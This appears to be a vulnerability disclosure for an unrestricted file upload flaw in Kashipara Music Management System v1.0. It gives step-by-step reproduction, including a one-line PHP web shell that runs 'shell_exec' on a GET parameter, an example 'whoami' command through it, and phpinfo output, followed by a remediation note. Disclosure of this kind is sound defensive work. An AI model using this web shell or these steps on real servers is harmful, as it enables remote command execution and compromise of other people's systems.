Unrestricted file upload vulnerability was found in "/music/ajax.php?action=save_music" of the Kashipara Music Management System v1.0. It has been rated as critical. This allows attackers to execute arbitrary code via uploading a crafted PHP file.

Affected Vendor: KASHIPARA (https://www.kashipara.com/)

Product Official Website URL: Music Management System (https://www.kashipara.com/project/php/12978/music-management-system-in-php-php-project-source-code)


Version: 1.0

Affected Components:


- **Affected File:** /music/ajax.php?action=save_music
- **Affected Parameter:** "audio" & "cover" HTTP POST request parameter

Steps:


1. Login in to the Music Management System v1.0 page. (URL: http://localhost/music/login.php).
2. Navigate to menu “Music” -> “List”. Click on “Add New” button.




3. On the “New Music” page, add the relevant details. In the “Upload Music” section, click on the “Browse” button.




4. Now, select and upload the PHP file in the “Upload Music” section with below details:
    a. File Name: ***Shell1.php***
    b. File content: ***<?php echo shell_exec($_GET['cmd']);?>***







5. On the “New Music” page, in the “Cover Image” section, click on the “Browse” button.




6. Now, select and upload the PHP file in the “Cover Image” section with below details:
    a. File Name: ***Shell2.php***
    b. File content: ***<?php phpinfo();?>***





7. Click “Save” button. The new music list creation request with PHP files “Shell1.php” & “Shell2.php” is forwarded to the server.






8. The PHP files are uploaded successfully. The files are stored in the "/music/assets/uploads/" folder by name "1722347280_Shell1.php" & "1722347280_Shell2.php".






9. System commands can be executed through the uploaded malicious PHP file.

http://localhost/music/assets/uploads/1722347280_Shell1.php?cmd=whoami



http://localhost/music/assets/uploads/1722347280_Shell2.php



System	Windows NT DESKTOP-PKVTEFL 10.0 build 21996 (Windows 10) AMD64
Build Date	Oct 24 2023 21:10:40
Build System	Microsoft Windows Server 2019 Datacenter [10.0.17763]
Compiler	Visual C++ 2019
Architecture	x64
Configure Command	cscript /nologo /e:jscript configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-pdo-oci=..\..\..\..\instantclient\sdk,shared" "--with-oci8-19=..\..\..\..\instantclient\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--without-analyzer" "--with-pgo"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	*no value*
Loaded Configuration File	D:\XAMPP\php\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20220829

Solution/Good Reads:

The file types allowed to be uploaded should be restricted to only those that are necessary for business functionality.

- https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
- https://cwe.mitre.org/data/definitions/434.html